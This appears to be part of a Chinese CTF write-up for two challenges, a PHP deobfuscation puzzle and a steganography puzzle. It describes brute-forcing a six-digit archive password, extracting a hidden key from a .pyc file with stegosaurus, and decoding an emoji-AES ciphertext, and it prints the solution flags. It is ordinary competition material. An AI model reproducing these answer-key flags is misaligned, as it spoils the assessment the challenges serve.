
cazy{C4n_y0u_underSt4nd_th3_b0oK_WithOut_Str1ng}

# 题目二十 ez_encrypt

（题目序号 请参考解题总榜上面的序号）

## 操作内容：

把 eval 改 print 一路反混淆即可




## 如该题使用自己编写的脚本请详细写出，不允许截图

## flag 值：

flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}

cazy{PHP_ji4m1_1s_s00000_3aSyyyyyyyyyyy}

# 题目二十一 Ez_Steg

（题目序号 请参考解题总榜上面的序号）

# 操作内容：


压缩包密码 6 位数字，爆破得到 220101
然后用得到 key:St3glsV3ryFuNny

```
C:\Users\admin\Desktop\stegosaurus-master>python stegosaurus.py -x steg.pyc
Extracted payload: TheKey:St3glsV3ryFuNny

C:\Users\admin\Desktop\stegosaurus-master>
```

然后根据 txt 中的内容

🙃💵🌿🎤🚪🌏🐎🦇🚫😆😍🌿🍴✉🍴🙃🌊🕹🖐🌀😁💵🕹🍲🏹

💵😇🐎🕹☑🌊🦇🎱☑☑🕹🌿😍😆🕹🎱😂❓🔪🔬🔬🦇🚪🎳🏹

🚫🍍✉☑🤣🍌☂🎠🅿🅿☂🍎👉🚫🏹☂✌✉💵❓🕹☑👑🏹🌼

👺🤣➕🍌🐎😁😊😆🎤✌⌨📄📄

去解密得到 flag

如该题使用自己编写的脚本请详细写出，不允许截图

**flag 值：**

flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}
cazy{Em0j1s_AES_4nd_PyC_St3g_D0_yoU_l1ke}